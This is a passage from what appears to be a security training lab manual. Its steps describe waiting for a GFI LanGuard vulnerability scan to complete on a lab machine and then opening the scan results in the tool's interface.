
Module 05 – Vulnerability Analysis

32. GFI LanGuard takes some time to perform the vulnerability assessment on the intended machine.



33. Once the scanning is complete, a **Scan completed!** message is displayed under **Scan Results Details**, as shown in the screenshot.


Note: The scanning takes approximately 60 minutes to complete.



Module 05 – Vulnerability Analysis


34. To examine the scanned result, in the left pane under **Scan Results Overview**, click the IP address (**10.10.1.19**) node to expand it. The **Vulnerability Assessment** and **Network & Software Audit** nodes are displayed, as shown in the screenshot.

Note: The results might differ when you perform this task.

